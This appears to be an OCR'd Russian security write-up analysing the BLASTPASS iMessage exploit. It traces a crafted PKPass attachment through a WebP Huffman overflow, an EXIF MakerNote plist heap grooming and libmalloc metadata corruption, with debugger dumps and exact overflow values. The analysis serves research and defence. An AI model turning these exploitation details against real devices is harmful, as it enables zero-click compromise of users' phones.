
злоумышленником данные WebP.

Перезаписываемый объект — четырёхбайтный `HuffmanCode`, включая заполнение:

```
typedef struct {
    uint8_t bits;
    uint16_t value;
} HuffmanCode;
```

В последней таблице всего 40 символов, поэтому `value <= 39` (`0x27`), а значение `bits` второго уровня находится между 1 и 7. Таким образом, наибольшая практическая четырёхбайтная запись равна `0x00270007` — именно её использует эксплойт.

Запрос на выделение составляет 12 072 байта (`0x2F28`) и округляется libmalloc до малого выделения размером 0x3000 байт. Специально подобранные длины кодов помещают запись на 0x58 байта за его пределами:



Вкратце:


```
allocation: 0x3000 bytes
write:      *(uint32_t *)(allocation + 0x3058) = 0x00270007
next:       decoder detects invalid tree and aborts
```

Дежавю?

Эксплойт напоминает FORCEDENTRY: атака NSO на iPhone без взаимодействия с пользователем, малоизвестный формат изображений без потерь и вложение iMessage. Первоначальная гипотеза предполагала ещё одну странную машину на основе языка изображений, поэтому исследование началось с реализации достаточной части WebP, чтобы понять каждую возможность, использованную образцом.

Преобразование

Подобно JBIG2, WebP без потерь поддерживает обратимые преобразования пикселей:



Режимы предсказания выводят пиксель из соседних пикселей по нескольким формулам:

Mode	Predicted value of each channel of the current pixel
0	0xff000000 (represents solid black color in ARGB)
1	L
2	T
3	TR
4	TL
5	Average2(Average2(L, TR), T)
6	Average2(L, TL)
7	Average2(L, T)
8	Average2(TL, T)
9	Average2(T, TR)
10	Average2(Average2(L, TL), Average2(T, TR))
11	Select(L, T, TL)
12	ClampAddSubtractFull(L, T, TL)
13	ClampAddSubtractHalf(Average2(L, T), TL)

`Average2` is defined as follows for each ARGB component:

Согласно гипотезе, преобразования могли работать за пределами буфера изображения и реализовывать странную машину. Побитовый парсер VP8L на Python опроверг её: блок имеет размер всего 1052 байта и почти целиком состоит из десяти таблиц Хаффмана, необходимых для одного переполнения.

Что находится в pass?

Атакующий не отправляет отдельный WebP, хотя iMessage его поддерживает. Вложение представляет собой подписанный архив PassKit:

```
$ ls -lh sample.pkpass
171K sample.pkpass
$ file sample.pkpass
sample.pkpass: Zip archive data, at least v2.0, compression method=deflate
```

Он содержит:

```
60K   background.png
5.5M  logo.png
175B  manifest.json
18B   pass.json
3.3K  signature
```

`logo.png` в действительности является WebP:

```
$ file logo.png
logo.png: RIFF (little-endian) data, Web/P image
```

Похоже, подпись создаётся для каждой попытки с вероятно поддельными идентификационными данными и метками времени. Метаданные pass минимальны:

```
{"pass": "PKpass"}
```

`background.png` также маскируется:

```
$ file background.png
background.png: TIFF image data, big-endian, direntries=15,
  height=16, compression=deflate, width=48
```

Позднее TIFF становится важнейшей частью процесса эксплуатации. Использование вводящих в заблуждение расширений изображений перекликается с тем, как FORCEDENTRY применял путь GIF для достижения парсера PDF.

BlastDoor

Apple присвоила две CVE. CVE-2023-41064 относится к проблеме WebP в ImageIO и соответствует вышестоящей CVE-2023-4863. CVE-2023-41061 — проблема Wallet, описанная как возможность произвольного выполнения кода из специально созданного вложения.

Ранняя гипотеза состояла в том, что PassKit обходит BlastDoor и переносит разбор в процесс без песочницы. Однако эксперименты и журналы реальных сбоев показывают, что PKPass и изображения разбираются внутри BlastDoor, где происходят и сбои, и выполнение полезной нагрузки. Последующая полезная нагрузка NSExpression также предполагает контекст BlastDoor.

Вероятнее всего, CVE-2023-41061 связана со слабой проверкой PKPass, допускавшей файлы, не являющиеся PNG, под именами `.png`.

Журналы конца 2024 года раскрыли отдельный путь к WebP в `MobileSMS`, за пределами BlastDoor. Эти устройства стали целями в ноябре 2023 года, через два месяца после исправления. Путь использовал объект ChatKit `CKPassPreviewMediaObject`, созданный `CKAttachmentMessagePartChatItem`.

Что находится в WebP?

Уязвимый блок VP8L имеет размер около 1 КиБ, однако `logo.png` занимает 5,5 МиБ. Разницу объясняет один дополнительный блок RIFF:

```
EXIF : 0x586bb8
EXIF has n_entries=1
tag=8769 fmt=4 n_components=1 data=1a
subIFD has n_entries=1
tag=927c fmt=7 n_components=586b8c data=2c
```

Почти всё содержимое находится в теге EXIF `0x927C` MakerNote, зарезервированном для метаданных производителя:

37381	9205	MaxApertureValue	The smallest F number of the lens.
37382	9206	SubjectDistance	The distance to the subject, given in meters.
37383	9207	MeteringMode	The metering mode.
37384	9208	LightSource	The kind of light source.
37385	9209	Flash	Indicates the status of flash when the image was shot.
37386	920A	FocalLength	The actual focal length of the lens, in mm.
37396	9214	SubjectArea	Indicates the location and area of the main subject in the overall scene.
37500	927C	MakerNote	Manufacturer specific information.
37510	9286	UserComment	Keywords or comments on the image; complements ImageDescription.
37520	9290	SubsecTime	A tag used to record fractions of seconds for the DateTime tag.
37521	9291	SubsecTimeOriginal	A tag used to record fractions of seconds for the DateTimeOriginal tag.

Исследование содержимого показывает, что это двоичный список свойств Apple. В ImageIO существует прямая цепочка от WebP через EXIF и MakerNote к парсеру bplist.

Разбор bplist

Тот же формат двоичного plist встречался в FORCEDENTRY и побеге из GPU-процесса Safari. Размер тех архивов вырос от пригодных для ручного анализа до 437 КиБ; BLASTPASS продолжает тенденцию с plist размером около 5,5 МиБ. Его масштаб и содержимое явно указывают на сложную подготовку кучи.

Смена представления


Сначала парсер не показывал повторяющихся ключей словарей, поскольку напрямую преобразовывал словари в словари Python, молча объединяя дубликаты. Сохранение отдельных списков ключей и значений выявило огромное количество повторяющихся ключей:



Красивый вывод со сбалансированными фигурными скобками и сворачивание кода в редакторе помогли перемещаться по графу объектов, но не показали, какие выделения переполнение должно разместить рядом. Понадобилось динамическое инструментирование.

Инструментирование

Небольшая вспомогательная программа загрузила plist через API MakerNote под Instruments:



Разбор одного архива создаёт почти полмиллиона выделений и оборачивает около одного ГиБ памяти:

Graph	Category	Persistent	# Persistent	# Transient	Total Bytes	# Total
✓	All Heap & Anonymou...	660.77 MiB	288'829	195'563	990.66 MiB	484'392
	All Heap Allocations	660.77 MiB	288'829	195'563	990.66 MiB	484'392
	CFString (store)	431.51 MiB	30'420	61'466	450.50 MiB	91'886
	CFData (store)	215.84 MiB	113'293	522	263.89 MiB	113'815
	Malloc 5.53 MiB	5.53 MiB	1	0	5.53 MiB	1
	CFData	5.19 MiB	113'293	56	5.19 MiB	113'349
	CFString (mutable)	1.39 MiB	30'420	61'466	4.21 MiB	91'886
	Malloc 896.00 KiB	896.00 KiB	1	1	1.75 MiB	2
	Malloc 880 Bytes	232.03 KiB	270	10	240.62 KiB	280
	Malloc 64.00 KiB	64.00 KiB	1	0	64.00 KiB	1
	Malloc 16.00 KiB	32.00 KiB	2	20	352.00 KiB	22
	Malloc 12.00 KiB	24.00 KiB	2	0	24.00 KiB	2
	__NSArrayM	14.67 KiB	313	15	15.38 KiB	328
	Malloc 32 Bytes	11.69 KiB	374	13	12.09 KiB	387
	Malloc 4.00 KiB	8.00 KiB	2	0	8.00 KiB	2
	Malloc 656 Bytes	7.69 KiB	12	0	7.69 KiB	12
	Malloc 816 Bytes	4.78 KiB	6	0	4.78 KiB	6
	Malloc 1.50 KiB	4.50 KiB	3	1	6.00 KiB	4
	@autoreleasepool content	4.00 KiB	1	0	4.00 KiB	1
	CFNumber	3.66 KiB	117	0	3.66 KiB	117
	Malloc 64 Bytes	3.44 KiB	55	2	3.56 KiB	57
	Malloc 368 Bytes	3.23 KiB	9	1	3.59 KiB	10
	CFBasicHash (value-stor...	3.00 KiB	2	15	12.56 KiB	17
	Malloc 48 Bytes	2.67 KiB	57	20'000	940.17 KiB	20'057

Профиль содержит ровно 20 000 изменяемых словарей:

Malloc 128 Bytes	2.50 KiB	20	4	3.00 KiB	24
Malloc 1.00 KiB	2.00 KiB	2	322	324.00 KiB	324
Malloc 2.00 KiB	2.00 KiB	1	0	2.00 KiB	1
Malloc 112 Bytes	1.86 KiB	17	4	2.30 KiB	21
Malloc 304 Bytes	1.78 KiB	6	2	2.38 KiB	8
Malloc 144 Bytes	1.69 KiB	12	1	1.83 KiB	13
Malloc 512 Bytes	1.50 KiB	3	0	1.50 KiB	3
Malloc 160 Bytes	1.41 KiB	9	2	1.72 KiB	11
Malloc 96 Bytes	1.12 KiB	12	0	1.12 KiB	12
CFKeyedArchiverUID	1.12 KiB	36	20	1.75 KiB	56
__NSDictionaryM	896 Bytes	28	20'000	625.88 KiB	20'028
Malloc 272 Bytes	816 Bytes	3	0	816 Bytes	3
Malloc 768 Bytes	768 Bytes	1	0	768 Bytes	1
Malloc 176 Bytes	704 Bytes	4	2	1.03 KiB	6
Malloc 528 Bytes	528 Bytes	1	0	528 Bytes	1
Malloc 480 Bytes	480 Bytes	1	0	480 Bytes	1
Malloc 80 Bytes	400 Bytes	5	1	480 Bytes	6
Malloc 256 Bytes	256 Bytes	1	5	1.50 KiB	6
_NSThreadData	176 Bytes	1	0	176 Bytes	1
NSPathStore2	144 Bytes	1	0	144 Bytes	1
CFSet (mutable)	96 Bytes	2	0	96 Bytes	2
Malloc 16 Bytes	80 Bytes	5	9	224 Bytes	14
CFString (immutable)	80 Bytes	1	31'454	983.11 KiB	31'455
_NSMainThread	64 Bytes	1	0	64 Bytes	1
NSProcessInfo	48 Bytes	1	0	48 Bytes	1
__NSArrayI	32 Bytes	1	0	32 Bytes	1
Malloc 240 Bytes	0 Bytes	0	1	240 Bytes	1
Malloc 976 Bytes	0 Bytes	0	1	976 Bytes	1
Malloc 336 Bytes	0 Bytes	0	1	336 Bytes	1
Malloc 224 Bytes	0 Bytes	0	5	1.09 KiB	5
Malloc 464 Bytes	0 Bytes	0	2	928 Bytes	2
Malloc 2.50 KiB	0 Bytes	0	1	2.50 KiB	1

Также присутствуют 80 выделений по одному МиБ и 44 выделения по четыре МиБ:

Malloc 208 Bytes	0 Bytes	0	4	832 Bytes	4
Malloc 320 Bytes	0 Bytes	0	1	320 Bytes	1
Malloc 192 Bytes	0 Bytes	0	2	384 Bytes	2
Malloc 608 Bytes	0 Bytes	0	1	608 Bytes	1
Malloc 864 Bytes	0 Bytes	0	1	864 Bytes	1
CFDictionary (mutable)	0 Bytes	0	1	64 Bytes	1
CFBasicHash (key-store)	0 Bytes	0	1	5.00 KiB	1
Malloc 1.00 MiB	0 Bytes	0	80	80.00 MiB	80
Malloc 288 Bytes	0 Bytes	0	2	576 Bytes	2
Malloc 4.00 MiB	0 Bytes	0	44	176.00 MiB	44
Malloc 624 Bytes	0 Bytes	0	1	624 Bytes	1

Подсчёт уникальных строковых объектов и объектов данных показывает множество размеров непосредственно перед границами корзин распределителя:

Размер объекта	Количество
`0x3FFFFF`	44
`0xFFFFF`	80
`0x3FFF`	20
`0x26A9`	24,978
`0x2554`	44
`0x23FF`	5,822
`0x22A9`	4
`0x1FFF`	2
`0x1EA9`	26

`0x1D54`	40
`0x17FF`	66
`0x13FF`	66
`0x3FF`	322
`0x3D7`	404
`0xF`	112,882
`0x8`	3

Большинство буферов заполнено нулями или `A`, но объект размером один МиБ содержит указатели и полезную нагрузку NSExpression. Он напоминает объект Objective-C/C++, хотя странным образом начинается с 24 нулевых байт и не имеет очевидного `isa` или таблицы виртуальных функций. Сначала было непонятно, перебазированы ли указатели или используются вместе с раскрытием информации.

Динамический подход


Воспроизвести полную цепочку было трудно, поскольку подготовка работала лишь в узком диапазоне устройств и версий iOS. Исходные вложения, созданные подписанные pass, прямой рендеринг WebP и API PassKit в основном приводили к срабатыванию проверок метаданных распределителя.

Официальный API PassKit отклонял некорректный архив из-за отсутствия обязательных файлов, тогда как якобы безопасная точка входа предварительного просмотра BlastDoor всё равно пыталась его отобразить.


Прямой вызов низкоуровневых API CoreGraphics позволил выполнить разбор WebP и MakerNote. Точка останова на выделении таблицы Хаффмана показала следующий непосредственно за ней объект:

```
(lldb) x/6xg $x3+0x3000
0x112000000: 0x0000000111800000 0x0000000000000000
0x112000010: 0x00000000001a1600 0x0000000000000004
0x112000020: 0x0000000000000001 0x0000000000000019
```

В разных запусках адрес `table + 0x3000` всегда был выровнен по 8 МиБ. Это не соседний объект приложения: 8 МиБ — размер малого региона libmalloc.







Эксплойт подготавливает сами метаданные распределителя.

libmalloc


Libmalloc организует выделения в корзины, магазины, регионы и блоки. Эксплойт в основном использует малую корзину. Каждый малый регион занимает 8 МиБ и начинается с концевой

структуры региона, за которой следуют слова метаданных и блоки по 512 байт.

```
typedef struct region_trailer {
    struct region_trailer *prev;
    struct region_trailer *next;
    unsigned bytes_used;
    unsigned objects_in_use;
    mag_index_t mag_index;
    volatile int32_t pinned_to_depot;
    bool recirc_suitable;
    rack_dispose_flags_t dispose_flags;
} region_trailer_t;
```

У каждого блока есть 16-битное слово метаданных: старший бит является флагом свободного блока, а оставшиеся 15 бит содержат количество блоков. Выделенные диапазоны используют не более 31 блока; первое слово хранит длину диапазона. Освобождённые выделения сначала попадают в список быстрого просмотра, а затем жадно объединяются с соседями. Свободные диапазоны могут занимать весь регион.

Поскольку выделение таблицы Хаффмана размером 0x3000 попадает в самый конец одного региона, его ограниченная запись по смещению `+0x58` достигает метаданных в начале следующего региона.



Подготовка кучи

Изначально слова метаданных малого региона, непосредственно следующего за регионом таблицы Хаффмана, выглядят так:

```
(lldb) x/200wh 0x148000028

0x148000028: 0x0019 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000038: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000048: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000058: 0x0000 0x0003 0x0000 0x0000 0x0018 0x0000 0x0000 0x0000
0x148000068: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000078: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000088: 0x0000 0x0000 0x0000 0x0000 0x0003 0x0000 0x0000 0x001c
0x148000098: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000a8: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000b8: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000c8: 0x0000 0x0000 0x0000 0x001d 0x0000 0x0000 0x0000 0x0000
```

Преобразование индексов метаданных обратно в адреса кучи показывает, что более крупные диапазоны `0x19`, `0x18` и `0x1c` являются обычными выделениями подготовки. Первый трёхблочный

диапазон, начинающийся со слова метаданных `0x14800005a`, — массив `code_lengths`, освобождаемый после неудачного построения таблицы Хаффмана. Второй трёхблочный диапазон, начинающийся с `0x148000090`, служит хранилищем `CFSet` из MakerNote и содержит указатели на объекты.

Переполнение записывает двойное слово `0x270007` ровно на `0x58` байта за выделением `0x3000`. Оно изменяет метаданные следующим образом:

```
(lldb) x/200wh 0x148000028

0x148000028: 0x0019 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000038: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000048: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000058: 0x0007 0x0027 0x0000 0x0000 0x0018 0x0000 0x0000 0x0000
0x148000068: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000078: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000088: 0x0000 0x0000 0x0000 0x0000 0x0003 0x0000 0x0000 0x001c
0x148000098: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000a8: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000b8: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000c8: 0x0000 0x0000 0x0000 0x001d 0x0000 0x0000 0x0000 0x0000
```

Используемое выделение выросло с трёх блоков до 39, то есть с 1536 до 19 968 байт. Хотя используемые малые выделения номинально ограничены 31 блоком, не каждый путь освобождения проверяет этот предел. Когда подготовка успешна, повреждённый диапазон принимается как свободный:

```
(lldb) x/200wh 0x148000028

0x148000028: 0x0019 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000038: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000048: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000058: 0x0007 0x8027 0x0000 0x0000 0x0018 0x0000 0x0000 0x0000
0x148000068: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000078: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x148000088: 0x0000 0x0000 0x0000 0x0000 0x0003 0x0000 0x0000 0x001c
0x148000098: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x8027
0x1480000a8: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000b8: 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000 0x0000
0x1480000c8: 0x0000 0x0000 0x0000 0x001d 0x0000 0x0000 0x0000 0x0000
```

Свободный диапазон `0x8027` теперь простирается далеко за пределы исходных трёх блоков. Он полностью перекрывает последующие выделения `0x18` и `0x3` и начало выделения `0x1c`.

Разбор WebP завершается ошибкой сразу после повреждения и больше не создаёт выделений, поэтому поначалу непонятно, как это перекрытие становится полезным. Среди возможных объяснений были внутреннее повторное выделение ImageIO или BlastDoor либо второй доставляемый файл, занимавший отравленную запись списка свободных блоков. Ни одна теория не объясняла уже находившуюся в pass одномегабайтную полезную нагрузку NSExpression.

Части головоломки

Упущенной подсказкой был `background.png`: несмотря на расширение, `file` определил его как TIFF. PKPass отображает несколько изображений последовательно, поэтому TIFF может выделить память в диапазоне, отравленном во время декодирования предшествующего WebP.

`tiffdump` показывает четыре примечательных значения метаданных размером 15 347 байт:

```
$ tiffdump background-15.tiff

Magic: 0x4d4d <big-endian> Version: 0x2a <ClassicTIFF>
Directory 0: offset 68 (0x44) next 0 (0)
ImageWidth (256) SHORT (3) 1<48>
```

```
ImageLength (257) SHORT (3) 1<16>
BitsPerSample (258) SHORT (3) 4<8 8 8 8>
Compression (259) SHORT (3) 1<8>
Photometric (262) SHORT (3) 1<2>
StripOffsets (273) LONG (4) 1<8>
SamplesPerPixel (277) SHORT (3) 1<4>
StripByteCounts (279) LONG (4) 1<59>
700 (0x2bc) BYTE (1) 15347<00 00 00 00 ...>
